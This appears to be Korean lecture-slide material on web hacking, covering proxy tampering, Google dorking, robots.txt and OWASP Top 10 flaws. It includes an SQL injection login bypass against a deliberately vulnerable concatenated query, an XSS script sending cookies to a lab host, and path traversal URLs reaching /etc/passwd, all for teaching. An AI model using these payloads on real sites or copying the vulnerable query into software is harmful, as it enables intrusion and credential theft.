


그림 4-16 변조된 '테스트 1입니다.'의 내용

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
 - 서버에서 변수 A의 값이 20임을 확인하고 이 값을 클라이언트에 전송
 - A=40으로 바꾸어 전송




그림 4-17 클라이언트에 전송한 변수값을 서버가 참조

- 변조를 ④에서 해도 되지만 일반적으로 ②에서 변조하는 것이 훨씬 쉬움




그림 4-18 변조하여 클라이언트에 전송한 변수값을 서버가 참조

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
 - 서버가 클라이언트로 보낸 데이터 변조로 인해 발생하는 위험을 없애려면 서버에서 클라이언트로 전송한 값을 다시 참조하지 말아야 함



그림 4-19 경품 응모권을 위조·변조하여 경품을 받는 경우

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 클라이언트에서 서버로 전송되는 패킷 변조
 - 서버에서 클라이언트로 전송되는 패킷을 변조하는 방법과 같음



그림 4-20 서버에서 클라이언트로 전송되는 패킷

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 클라이언트에서 서버로 전송되는 패킷 변조
 - 1번 글이 조회되는 것을 확인



그림 4-21 변경된 본문 내용

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집

- 웹 해킹을 하면서 많은 정보를 수집하려면 구글 같은 검색 엔진이 유용

표 4-2 구글의 고급 검색 기능

검색 인자	설명	검색 추가 인자
site	특정 도메인으로 지정한 사이트에서 검색하려는 문자열이 포함된 사이트를 찾는다.	YES
filetype	특정 파일 유형에 한해 검색하는 문자가 들어 있는 사이트를 찾는다.	YES
link	링크로 검색하는 문자가 들어 있는 사이트를 찾는다.	NO
cache	특정 검색어에 해당하는 캐시된 페이지를 보여준다.	NO
intitle	페이지 제목에 검색하는 문자가 들어 있는 사이트를 찾는다.	NO
inurl	페이지 URL에 검색하는 문자가 들어 있는 사이트를 찾는다.	NO

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집

■ 주요 검색 인자

- 'wishfree.com' 도메인이 있는 페이지에서 'admin' 문자열 검색: site

site:wishfree.com admin

- 파일 확장자가 txt이고 문자열 password가 들어간 파일 검색: filetype

filetype:txt password




그림 4-22 filetype 기능을 사용한 결과 화면

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집

- 주요 검색 인자
 - 디렉터리 리스팅이 가능한 사이트 검색: Intitle

intitle:index.of admin



그림 4-23 디렉터리 리스팅이 가능한 사이트 검색

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집

- 검색 엔진의 검색을 피하는 방법
 - 구글 검색 엔진의 검색을 막는다.
 - 모든 검색 로봇의 검색을 막는다.
 - dbconn.ini 파일을 검색하지 못하게 한다.
 - admin 디렉터리에 접근하지 못하게 한다.

User-agent: googlebot

User-agent: *

Disallow: dbconn.ini

Disallow: /admin



그림 4-24 백악관에서 사용하는 robots.txt 파일의 내용

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

- 국제웹보안표준기구(OWASP)에서는 각 분야별 상위 열 가지 주요 취약점을 발표
- OWASP Top 10은 시기에 따라 항목별 취약점 구분이 달라지고 하나의 취약점이 두 가지 의미를 지닌 경우도 있음




그림 4-25 OWASP 사이트

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 명령 삽입 취약점(A1. Injection)

- 클라이언트의 요청을 처리하기 위해 전송받는 인수에 특정 명령을 실행할 수 있는 코드가 포함되는 경우 특정 명령을 실행하는 코드를 적절히 필터링하지 못하면 삽입 공격에 대한 취약점이 발생
- 명령 삽입 공격은 SQL, OS, LDAP 등 웹으로 명령을 전달하는 모든 경우에 적용 가능
- 웹 서버에서 데이터베이스로 전송되는 SQL 쿼리에는 아이디, 비밀번호, 검색어 등 여러 가지 인수가 사용됨
- SQL 삽입 공격은 이 인수에 추가 실행 코드를 넣는 것
- 웹에서 로그인할 때도 이와 유사한 SQL문이 삽입

```
SELECT * FROM "user"  
WHERE e_mail_address = '입력된 아이디' AND password = '입력된 비밀번호'
```

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 명령 삽입 취약점(A1. Injection)

- 입력된 아이디, 패스워드와 동일한 계정이 있으면 결과 창에 계정 정보가 출력




그림 4-26 사용자의 아이디(이메일 주소)와 패스워드를 조건으로 입력하고 user 테이블을 조회한 화면

- 잘못된 패스워드를 입력하면 아무 결과도 출력되지 않음




그림 4-27 잘못된 패스워드를 조건으로 입력하고 user 테이블을 조회한 화면

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

- 명령 삽입 취약점(A1. Injection)
 - 웹 소스에서 SQL을 처리하는 부분

```
exports.getLoginUserName = function(user_email, password, callback) {  
  var user_name;  
  var sql = "SELECT user_name, e_mail_address FROM user WHERE e_mail_address =  
  '" + user_email + "' AND password = '" + password + "' ";  
  db.each(sql, function(err, row) {  
    if (user_email == row.e_mail_address) {  
      user_name = row.user_name;  
      callback (user_name);  
    }  
  },  
  function(err, rows) {  
    if (rows == 0) {  
      user_name = "Login_Failed";  
      callback (user_name);  
    }  
  });  
}
```

4. 웹의 취약점과 보안

■ 웹의 주요 취약점

■ 명령 삽입 취약점(A1. Injection)

- SQL문에서 where로 입력되는 조건문을 항상 참으로 만들기 위해 조건 값에 'or'='를 입력
- 위와 같은 쿼리문이 만들어지면 조건문인 WHERE문에서 password 부분은 or 조건으로 항상 만족되므로 공격자는 사용자 인증에 성공

패스워드: ' or '='



```
SELECT * FROM "user"  
WHERE e_mail_address = 'wishfree@empas.com' and password = '' or '='
```




그림 4-28 password에 ' or '='를 입력하고 user 테이블을 조회한 화면

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 명령 삽입 취약점(A1. Injection)

- SQL 삽입 공격은 웹에서 사용자의 입력 값을 받아 데이터베이스에 SQL문으로 데이터를 요청하는 모든 곳에 가능하고, 인증뿐만 아니라 다양한 형태의 SQL문을 실행할 수 있음
- 게시판, 우편번호 검색처럼 대량의 정보를 검색하는 부분에서 웹 서버와 데이터베이스 연동이 일어나므로 SQL 삽입 공격을 수행할 수 있음



그림 4-29 SQL 삽입 공격을 이용한 로그인 시도와 성공

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 인증 및 세션 관리 취약점(A2. Broken Authentication and Session Management)

- 취약한 패스워드 설정
 - 웹의 경우 사용자는 개발자가 처음 설정한 패스워드를 그대로 쓰는 경우가 많음
 - 웹에서 admin/admin과 같이 취약한 패스워드를 자주 발견할 수 있음
- 사용자 데이터를 이용한 인증
 - 최초 인증 과정은 정상적인 아이디와 패스워드의 입력으로 시작
 - 패스워드가 올바른 경우의 접속에 대해 인증을 한 뒤 **인증 값으로 쿠키와 같은 세션 값을 넘겨줌**
 - 웹 서버가 새로운 페이지에 접근할 때 공격자가 ②에서 수신한 인증 허용 값을 전달받으면서 해당 세션 이 유효한 인증인지 확인
 - 공격자는 세션 인증 값은 그대로 사용하고 UserNo 값만 변경하여 다른 계정으로 로그인한 것처럼 웹 서비스를 이용할 수 있음




그림 4-30 사용자 데이터를 이용한 인증 과정과 취약점 공격

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ XSS 취약점(A3. Cross-Site Scripting)

- XSS: 공격자가 작성한 스크립트가 다른 사용자에게 전달되는 것
- 다른 사용자의 웹 브라우저 안에서 적절한 검증 없이 실행되기 때문에 사용자의 세션을 탈취하거나 웹 사이트를 변조하고 악의적인 사이트로 이동할 수 있음




그림 4-31 XSS 공격의 구조

• XSS 공격의 구조

- ① 임의의 XSS 취약점이 존재하는 서버에 XSS 코드를 작성하여 저장
- ② 공격자가 작성해놓은 XSS 코드에 해당 웹 서비스 사용자가 접근
- ③ 웹 서버는 사용자가 접근한 XSS 코드가 포함된 게시판의 글을 사용자에게 전달
- ④ 사용자의 시스템에서 XSS 코드가 실행
- ⑤ XSS 코드가 실행된 결과가 공격자에게 전달되고 공격자는 공격을 종료

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

- XSS 취약점(A3. Cross-Site Scripting)
 - 게시판에 대한 XSS 공격의 취약성 여부는 XSS코드를 게시판에 입력해서 확인




그림 4-32 게시판에 XSS 코드 입력

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

- XSS 취약점(A3. Cross-Site Scripting)
 - 게시판에 대한 XSS 공격의 취약성 여부는 XSS코드를 게시판에 입력해서 확인



그림 4-33 XSS 코드가 입력된 글 열람

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ XSS 취약점(A3. Cross-Site Scripting)

- XSS 취약점을 확인하기 위한 경고 창을 띄우는 형태의 스크립트를 입력하면 현재 해당 문서를 읽는 사용자의 쿠키 값을 웹 서버(192.168.137.128)로 전달하게 됨

```
<script>location.href="http://192.168.137.128/XSS/GetCookie.asp?cookie="+document.  
cookie</script>
```


4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 취약한 접근 제어(A4. Broken Access Control)

- 인증된 사용자가 수행할 수 있는 것에 대한 제한을 제대로 적용하지 않은 것을 의미
- 이 취약점에 노출되면 일반 사용자나 로그인하지 않은 사용자가 관리자 페이지에 접근 하여 관리자 권한의 기능을 악용할 수 있음
- 인증 우회를 막으려면 웹의 중요 페이지에 세션 값(쿠키)을 확인하는 검증 로직을 입력해두어야 함
- 프로그램 개발시 표준 인증 로직을 만들어 웹에 존재하는 모든 페이지의 앞부분에 입력해야 함

• 디렉터리 탐색

- 웹 브라우저에서 확인 가능한 경로의 상위를 탐색하여 특정 시스템 파일을 다운로드하는 공격 방법
- 게시판 등에서 첨부 파일을 내려받을 때는 다음과 같이 백 엔드 서비스를 주로 사용

```
http://www.wishfree.com/board/download.jsp?filename=사업계획.hwp
```

- 정상적인 다운로드 페이지를 이용하여 다른 파일의 다운로드를 요청

```
http://www.wishfree.com/board/download.jsp?filename=../list.jsp
```

- 파일 시스템에서 .는 현재 디렉터리를 의미하고 ..는 상위 디렉터리를 의미
- 만약 공격자가 filename 변수에 ../list.jsp를 입력한다면
- 다운로드가 기본적으로 접근하는 /board /upload 디렉터리의 바로 상위 디렉터리에서 list.jsp를 다운로드하라는 의미

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 취약한 접근 제어(A4. Broken Access Control)

- 디렉터리 탐색

- 정상적인 다운로드 페이지를 이용하여 다른 파일의 다운로드를 요청

`http://www.wishfree.com/board/download.jsp?filename=../list.jsp`

- 파일 시스템에서 .는 현재 디렉터리를 의미하고 ..는 상위 디렉터를 의미
- 만약 공격자가 filename 변수에 ../list.jsp를 입력한다면
- 다운로드가 기본적으로 접근하는 /board /upload 디렉터리의 바로 상위 디렉터리에서 list.jsp를 다운로드하라는 의미




그림 4-35 ..를 이용한 임의의 디렉터리 파일 다운로드

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 취약한 접근 제어(A4. Broken Access Control)

- 디렉터리 탐색

- /board/admin 디렉터리에 있는 adminlogin.jsp를 다운로드

```
http://www.wishfree.com/board/download.jsp?filename=../list.jsp
```

- download.jsp 파일 자신도 다음과 같이 입력하여 다운로드

```
http://www.wishfree.com/board/download.jsp?filename=../download.jsp
```

- 유닉스 시스템의 경우에는 /etc/passwd와 같이 사용자 계정과 관련된 중요한 파일의 다운로드를 시도할 수 있음

```
http://www.wishfree.com/board/download.jsp?filename=../../../../../etc/passwd
```

- etc/passwd 파일을 다운로드할 수 있다면 몇 번의 시행착오를 거쳐서 웹 소스가 있는 디렉터리에서 일곱 번째 상위 디렉터리가 루트 디렉터리임을 알 수 있음

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 보안 설정 오류(A5. Security Misconfiguration)

- 디렉터리 리스팅
- 웹 브라우저에서 웹 서버의 특정 디렉터리를 열면 그 디렉터리에 있는 파일과 목록이 모두 나열되는 것을 말함
- 상당수 디렉터리 리스팅은 관리자가 설정 사항을 인지하지 못했거나 웹 서버 자체의 취약점 때문에 발생




그림 4-36 디렉터리 리스팅의 예

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

■ 보안 설정 오류(A5. Security Misconfiguration)

- 백업 및 임시 파일 존재
 - 웹 사이트 개발시 웹 서버 백업 파일이나 임시 파일을 삭제하지 않고 방치하면 공격자가 백업 파일을 통해 웹 애플리케이션의 내부 로직, 데이터베이스 접속 정보 등 획득 가능
 - 예) login.asp의 백업 파일인 login.asp.bak 파일
- 미흡한 주석 관리
 - 웹 애플리케이션에서 웹 프록시를 이용하면 일반 사용자도 볼 수 있는 주석에는 웹 애플리케이션 개발 과정, 주요 로직에 대한 설명, 디렉터리 구조, 테스트 소스 정보, 아이디와 패스워드 등이 기록됨
 - 웹 애플리케이션 개발시 주석에 정보를 기록할 때는 주의해야 함
- 파일 업로드 제한 부재
 - 공격자가 웹 서버에 악의적인 파일을 전송한 뒤 원격지에서 실행하면 웹 서버 장악, 내부 침투 공격 수행 가능
 - 웹 해킹의 최종 목표인 웹 서버 통제권을 얻기 위해 반드시 성공해야 하는 공격

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

